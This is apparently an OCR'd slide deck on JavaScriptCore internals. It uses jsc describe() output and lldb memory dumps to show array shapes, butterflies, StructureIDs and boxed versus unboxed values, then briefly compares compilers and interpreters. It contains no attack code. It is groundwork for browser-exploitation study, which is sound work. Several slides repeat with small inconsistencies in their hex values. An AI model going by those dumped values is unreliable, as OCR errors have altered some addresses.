
## Any weird thing you notice here ?

```
>>> a = []

>>> describe(a)
Object: 0x1089b4350 with butterfly 0x8000e4038 (Structure 0x1089f2990:[Array, {}, ArrayWithUndecided, Proto:0x1
089c80a0]), StructureID: 96
>>> a.push(1)
1
>>> describe(a)
Object: 0x1089b4350 with butterfly 0x8000e4038 (Structure 0x1089f2a00:[Array, {}, ArrayWithInt32, Proto:0x1089c
80a0, Leaf]), StructureID: 97
>>> a.push(1.3)
2
>>> describe(a)
Object: 0x1089b4350 with butterfly 0x8000e4038 (Structure 0x1089f2a70:[Array, {}, ArrayWithDouble, Proto:0x1089
c80a0, Leaf]), StructureID: 98
>>> a.push({})
3
>>> describe(a)
Object: 0x1089b4350 with butterfly 0x8000e4038 (Structure 0x1089f2ae0:[Array, {}, ArrayWithContiguous, Proto:0x
1089c80a0]), StructureID: 99
>>> a.push(undefined)
4
>>> describe(a)
Object: 0x1089b4350 with butterfly 0x8000e4038 (Structure 0x1089f2ae0:[Array, {}, ArrayWithContiguous, Proto:0x
1089c80a0]), StructureID: 99
>>> a.push(false)
5
```

# JSValue

- **Many different kinds of values are handled by the class JSValue**
- **Look inside the file JSCJSValue.h**
- **The highest bits determine what type of an object it is**

# Look inside JSCJSValue.h



# Try it yourself

## a = [1, "string", 1.3, false, true, undefined]

## describe(a)

```
>>> a = [1, "string", 1.3, false, true, undefined]
1,string,1.3,false,true,
>>> describe(a)
Object: 0x62d0000ac380 with butterfly 0x62d0000a44c8 (Structure 0x62d
000006ae0:[Array, {}, ArrayWithContiguous, Proto:0x62d0000700a0]), St
ructureID: 99
>>> Process 88268 stopped
* thread #1, queue = 'com.apple.main-thread', stop reason = signal SI
GSTOP
    frame #0: 0x00007fff77e48ef2 libsystem_kernel.dylib`read + 10
libsystem_kernel.dylib`read:
->  0x7fff77e48ef2 <+10>: jae    0x7fff77e48efc            ; <+20>
    0x7fff77e48ef4 <+12>: movq   %rax, %rdi
    0x7fff77e48ef7 <+15>: jmp    0x7fff77e47421            ; cerror
    0x7fff77e48efc <+20>: retq
Target 0: (jsc) stopped.
(lldb) x/16gx 0x62d0000a44c8
0x62d0000a44c8: 0xffff000000000001 0x000062d000194580
0x62d0000a44d8: 0x3ff5cccccccccccd 0x0000000000000006
0x62d0000a44e8: 0x0000000000000007 0x000000000000000a
0x62d0000a44f8: 0x0000000000000000 0x00000000badbeef0
0x62d0000a4508: 0x00000000badbeef0 0x00000000badbeef0
0x62d0000a4518: 0x00000000badbeef0 0x00000000badbeef0
0x62d0000a4528: 0x00000000badbeef0 0x00000000badbeef0
0x62d0000a4538: 0x00000000badbeef0 0x00000000badbeef0
```

1

# Try it yourself

## a = [1, "string", 1.3, false, true, undefined]

## describe(a)

```
>>> a = [1, "string", 1.3, false, true, undefined]
1,string,1.3,false,true,
>>> describe(a)
Object: 0x62d0000ac380 with butterfly 0x62d0000a44c8 (Structure 0x62d
000006ae0:[Array, {}, ArrayWithContiguous, Proto:0x62d0000700a0]), St
ructureID: 99
>>> Process 88268 stopped
* thread #1, queue = 'com.apple.main-thread', stop reason = signal SI
GSTOP
    frame #0: 0x00007fff77e48ef2 libsystem_kernel.dylib`read + 10
libsystem_kernel.dylib`read:
->  0x7fff77e48ef2 <+10>: jae    0x7fff77e48efc            ; <+20>
    0x7fff77e48ef4 <+12>: movq   %rax, %rdi
    0x7fff77e48ef7 <+15>: jmp    0x7fff77e47421            ; cerror
    0x7fff77e48efc <+20>: retq
Target 0: (jsc) stopped.
(lldb) x/16gx 0x62d0000a44c8
0x62d0000a44c8: 0xffff000000000001 0x000062d000194580
0x62d0000a44d8: 0x3ff5cccccccccccd 0x0000000000000006
0x62d0000a44e8: 0x0000000000000007 0x000000000000000a
0x62d0000a44f8: 0x0000000000000000 0x00000000badbeef0
0x62d0000a4508: 0x00000000badbeef0 0x00000000badbeef0
0x62d0000a4518: 0x00000000badbeef0 0x00000000badbeef0
0x62d0000a4528: 0x00000000badbeef0 0x00000000badbeef0
0x62d0000a4538: 0x00000000badbeef0 0x00000000badbeef0
```

Pointer to “String”

# Try it yourself

## a = [1, "string", 1.3, false, true, undefined]

## describe(a)

```
>>> a = [1, "string", 1.3, false, true, undefined]
1,string,1.3,false,true,
>>> describe(a)
Object: 0x62d0000ac380 with butterfly 0x62d0000a44c8 (Structure 0x62d
000006ae0:[Array, {}, ArrayWithContiguous, Proto:0x62d0000700a0]), St
ructureID: 99
>>> Process 88268 stopped
* thread #1, queue = 'com.apple.main-thread', stop reason = signal SI
GSTOP
    frame #0: 0x00007fff77e48ef2 libsystem_kernel.dylib`read + 10
libsystem_kernel.dylib`read:
->  0x7fff77e48ef2 <+10>: jae    0x7fff77e48efc            ; <+20>
    0x7fff77e48ef4 <+12>: movq   %rax, %rdi
    0x7fff77e48ef7 <+15>: jmp    0x7fff77e47421            ; cerror
    0x7fff77e48efc <+20>: retq
Target 0: (jsc) stopped.
(lldb) x/16gx 0x62d0000a44c8
0x62d0000a44c8: 0xffff000000000001 0x00062d000194580
0x62d0000a44d8: 0x3ff5cccccccccccd 0x0000000000000006
0x62d0000a44e8: 0x0000000000000007 0x000000000000000a
0x62d0000a44f8: 0x0000000000000000 0x00000000badbeef0
0x62d0000a4508: 0x00000000badbeef0 0x00000000badbeef0
0x62d0000a4518: 0x00000000badbeef0 0x00000000badbeef0
0x62d0000a4528: 0x00000000badbeef0 0x00000000badbeef0
0x62d0000a4538: 0x00000000badbeef0 0x00000000badbeef0
```

1.3

# Try it yourself

## a = [1, "string", 1.3, false, true, undefined]

## describe(a)

```
>>> a = [1, "string", 1.3, false, true, undefined]
1,string,1.3,false,true,
>>> describe(a)
Object: 0x62d0000ac380 with butterfly 0x62d0000a44c8 (Structure 0x62d
000006ae0:[Array, {}, ArrayWithContiguous, Proto:0x62d0000700a0]), St
ructureID: 99
>>> Process 88268 stopped
* thread #1, queue = 'com.apple.main-thread', stop reason = signal SI
GSTOP
    frame #0: 0x00007fff77e48ef2 libsystem_kernel.dylib`read + 10
libsystem_kernel.dylib`read:
->  0x7fff77e48ef2 <+10>: jae    0x7fff77e48efc            ; <+20>
    0x7fff77e48ef4 <+12>: movq   %rax, %rdi
    0x7fff77e48ef7 <+15>: jmp    0x7fff77e47421            ; cerror
    0x7fff77e48efc <+20>: retq
Target 0: (jsc) stopped.
(lldb) x/16gx 0x62d0000a44c8
0x62d0000a44c8: 0xffff000000000001 0x000062d000194580
0x62d0000a44d8: 0x3ff5cccccccccccd 0x0000000000000006
0x62d0000a44e8: 0x0000000000000007 0x000000000000000a
0x62d0000a44f8: 0x0000000000000000 0x00000000badbeef0
0x62d0000a4508: 0x00000000badbeef0 0x00000000badbeef0
0x62d0000a4518: 0x00000000badbeef0 0x00000000badbeef0
0x62d0000a4528: 0x00000000badbeef0 0x00000000badbeef0
0x62d0000a4538: 0x00000000badbeef0 0x00000000badbeef0
```

false

# Try it yourself

## a = [1, "string", 1.3, false, true, undefined]

## describe(a)

```
>>> a = [1, "string", 1.3, false, true, undefined]
1,string,1.3,false,true,
>>> describe(a)
Object: 0x62d0000ac380 with butterfly 0x62d0000a44c8 (Structure 0x62d
000006ae0:[Array, {}, ArrayWithContiguous, Proto:0x62d0000700a0]), St
ructureID: 99
>>> Process 88268 stopped
* thread #1, queue = 'com.apple.main-thread', stop reason = signal SI
GSTOP
    frame #0: 0x00007fff77e48ef2 libsystem_kernel.dylib`read + 10
libsystem_kernel.dylib`read:
->  0x7fff77e48ef2 <+10>: jae    0x7fff77e48efc            ; <+20>
    0x7fff77e48ef4 <+12>: movq   %rax, %rdi
    0x7fff77e48ef7 <+15>: jmp    0x7fff77e47421            ; cerror
    0x7fff77e48efc <+20>: retq
Target 0: (jsc) stopped.
(lldb) x/16gx 0x62d0000a44c8
0x62d0000a44c8: 0xffff000000000001 0x000062d000194580
0x62d0000a44d8: 0x3ff5cccccccccccd 0x0000000000000006
0x62d0000a44e8: 0x0000000000000007 0x000000000000000a
0x62d0000a44f8: 0x0000000000000000 0x00000000badbeef0
0x62d0000a4508: 0x00000000badbeef0 0x00000000badbeef0
0x62d0000a4518: 0x00000000badbeef0 0x00000000badbeef0
0x62d0000a4528: 0x00000000badbeef0 0x00000000badbeef0
0x62d0000a4538: 0x00000000badbeef0 0x00000000badbeef0
```

true

# Try it yourself

## a = [1, "string", 1.3, false, true, undefined]

## describe(a)

```
>>> a = [1, "string", 1.3, false, true, undefined]
1,string,1.3,false,true,
>>> describe(a)
Object: 0x62d0000ac380 with butterfly 0x62d0000a44c8 (Structure 0x62d
000006ae0:[Array, {}, ArrayWithContiguous, Proto:0x62d0000700a0]), St
ructureID: 99
>>> Process 88268 stopped
* thread #1, queue = 'com.apple.main-thread', stop reason = signal SI
GSTOP
    frame #0: 0x00007fff77e48ef2 libsystem_kernel.dylib`read + 10
libsystem_kernel.dylib`read:
->  0x7fff77e48ef2 <+10>: jae    0x7fff77e48efc            ; <+20>
    0x7fff77e48ef4 <+12>: movq   %rax, %rdi
    0x7fff77e48ef7 <+15>: jmp    0x7fff77e47421            ; cerror
    0x7fff77e48efc <+20>: retq
Target 0: (jsc) stopped.
(lldb) x/16gx 0x62d0000a44c8
0x62d0000a44c8: 0xffff000000000001 0x000062d000194380
0x62d0000a44d8: 0x3ff5cccccccccccd 0x0000000000000006
0x62d0000a44e8: 0x0000000000000007 0x000000000000000a
0x62d0000a44f8: 0x0000000000000000 0x00000000badbeef0
0x62d0000a4508: 0x00000000badbeef0 0x00000000badbeef0
0x62d0000a4518: 0x00000000badbeef0 0x00000000badbeef0
0x62d0000a4528: 0x00000000badbeef0 0x00000000badbeef0
0x62d0000a4538: 0x00000000badbeef0 0x00000000badbeef0
```

undefined

# Structure ID

```
>>> describe(a)
Object: 0x62d0000ac380 with butterfly 0x62d0000a44c8 (Structure 0x62d000006ae0
:[Array, {}, ArrayWithContiguous, Proto:0x62d0000700a0]), StructureID: 99
>>> Process 88268 stopped
* thread #1, queue = 'com.apple.main-thread', stop reason = signal SIGSTOP
    frame #0: 0x00007fff77e48ef2 libsystem_kernel.dylib`read + 10
libsystem_kernel.dylib`read:
->  0x7fff77e48ef2 <+10>: jae    0x7fff77e48efc            ; <+20>
    0x7fff77e48ef4 <+12>: movq   %rax, %rdi
    0x7fff77e48ef7 <+15>: jmp    0x7fff77e47421            ; cerror
    0x7fff77e48efc <+20>: retq
Target 0: (jsc) stopped.
(lldb) x/8a 0x62d0000ac370
0x62d0000ac370: 0x0108210900000063
0x62d0000ac378: 0x000062d0001b0068
0x62d0000ac380: 0x0108210900000063
0x62d0000ac388: 0x000062d0000a44c8
0x62d0000ac390: 0x00000000badbeef0
0x62d0000ac398: 0x00000000badbeef0
0x62d0000ac3a0: 0x00000000badbeef0
0x62d0000ac3a8: 0x00000000badbeef0
(lldb)
```

**ObjectPointer - 0x10**

**99 = 0x63**

# Properties in JS

```
undefined
>>> a.x = 4
4
>>> a.y = 5
5
>>> describe(a)
Object: 0x62d0000ac380 with butterfly 0x62d0001e4028 (Structure 0x62d0001883f0
:[Array, {x:100, y:101}, ArrayWithContiguous, Proto:0x62d0000700a0, Leaf]), St
ructureID: 296
>>> Process 88268 stopped
* thread #1, queue = 'com.apple.main-thread', stop reason = signal SIGSTOP
    frame #0: 0x00007fff77e48ef2 libsystem_kernel.dylib`read + 10
libsystem_kernel.dylib`read:
->  0x7fff77e48ef2 <+10>: jae    0x7fff77e48efc            ; <+20>
    0x7fff77e48ef4 <+12>: movq   %rax, %rdi
    0x7fff77e48ef7 <+15>: jmp    0x7fff77e47421            ; cerror
    0x7fff77e48efc <+20>: retq
Target 0: (jsc) stopped.
(lldb) x/8gx 0x62d0001e4008
0x62d0001e4008: 0x0000000000000000 0xffff000000000005
0x62d0001e4018: 0xffff000000000004 0x0000000700000006
0x62d0001e4028: 0xffff000000000001 0x000062d000194580
0x62d0001e4038: 0x3ff5cccccccccccd 0x0000000000000006
```

y

Length of array a

x

# One more thing

```
>>> random = {}
[object Object]
>>> random.a = 1
1
>>> random.b = 2
2
>>> describe(random)
Object: 0x62d0000d4080 with butterfly 0x0 (Structure 0x62d000188380:[(
, {a:0, b:1}, NonArray, Proto:0x62d0000ac000, Leaf]), StructureID: 295
>>> Process 64701 stopped
* thread #1, queue = 'com.apple.main-thread', stop reason = signal SI(
    frame #0: 0x00007fff77e48ef2 libsystem_kernel.dylib`read + 10
libsystem_kernel.dylib`read:
->  0x7fff77e48ef2 <+10>: jae    0x7fff77e48efc            ; <+20>
    0x7fff77e48ef4 <+12>: movq   %rax, %rdi
    0x7fff77e48ef7 <+15>: jmp    0x7fff77e47421            ; cerror
    0x7fff77e48efc <+20>: retq
Target 1: (jsc) stopped.
(lldb) x/4gx 0x62d0000d4080
0x62d0000d4080: 0x0100160000000127 0x0000000000000000
0x62d0000d4090: 0xffff000000000001 0xffff000000000002
(lldb)
```

# Boxed vs unboxed


```
Default (bash)  ⌘1  Default (lldb)
>>> a = [4.32, 5.65, 7.89]
4.32,5.65,7.89
>>> describe(a)
Object: 0x62d0000ac340 with butterfly 0x62d0001b0008 (Structu
to:0x62d0000700a0, Leaf]), StructureID: 98
>>> Process 3669 stopped
* thread #1, queue = 'com.apple.main-thread', stop reason = s
    frame #0: 0x00007fff77e48ef2 libsystem_kernel.dylib`read
libsystem_kernel.dylib`read:
->  0x7fff77e48ef2 <+10>: jae    0x7fff77e48efc            ;
    0x7fff77e48ef4 <+12>: movq   %rax, %rdi
    0x7fff77e48ef7 <+15>: jmp    0x7fff77e47421            ;
    0x7fff77e48efc <+20>: retq
Target 0: (jsc) stopped.
(lldb) x/8gx 0x62d0001b0008
0x62d0001b0008: 0x401147ae147ae148 0x401699999999999a
0x62d0001b0018: 0x401f8f5c28f5c28f 0x7ff8000000000000
0x62d0001b0028: 0x7ff8000000000000 0x00000000badbeef0
0x62d0001b0038: 0x00000000badbeef0 0x00000000badbeef0
```

**Boxed**

```
undefined
>>> a.push({})
4
>>> desProcess 3669 stopped
* thread #1, queue = 'com.apple.main-thread', stop reason = signal SIGST
    frame #0: 0x00007fff77e48ef2 libsystem_kernel.dylib`read + 10
libsystem_kernel.dylib`read:
->  0x7fff77e48ef2 <+10>: jae    0x7fff77e48efc            ; <+20>
    0x7fff77e48ef4 <+12>: movq   %rax, %rdi
    0x7fff77e48ef7 <+15>: jmp    0x7fff77e47421            ; cerror
    0x7fff77e48efc <+20>: retq
Target 0: (jsc) stopped.
(lldb) x/8gx 0x62d0001b0008
0x62d0001b0008: 0x401247ae147ae148 0x401799999999999a
0x62d0001b0018: 0x40208f5c28f5c28f 0x000062d0000d4080
0x62d0001b0028: 0x0000000000000000 0x00000000badbeef0
0x62d0001b0038: 0x00000000badbeef0 0x00000000badbeef0
(lldb)
```

**Unboxed**

# Butterfly




https://liveoverflow.com/the-butterfly-of-jsobject-browser-0x02/

# Compiler vs Interpreter ??

# Compiler vs Interpreter

### Interpreter pros and cons

Interpreters are quick to get up and running. You don't have to go through that whole compilation step before you can start running your code. You just start translating that first line and running it.

Because of this, an interpreter seems like a natural fit for something like JavaScript. It's important for a web developer to be able to get going and run their code quickly.

And that's why browsers used JavaScript interpreters in the beginning.

But the con of using an interpreter comes when you're running the same code more than once. For example, if you're in a loop. Then you have to do the same translation over and over and over again.

### Compiler pros and cons

The compiler has the opposite trade-offs.

It takes a little bit more time to start up because it has to go through that compilation step at the beginning. But then code in loops runs faster, because it doesn't need to repeat the translation for each pass through that loop.

Another difference is that the compiler has more time to look at the code and make edits to it so that it will run faster. These edits are called optimizations.

The interpreter is doing its work during runtime, so it can't take much time during the translation phase to figure out these optimizations.

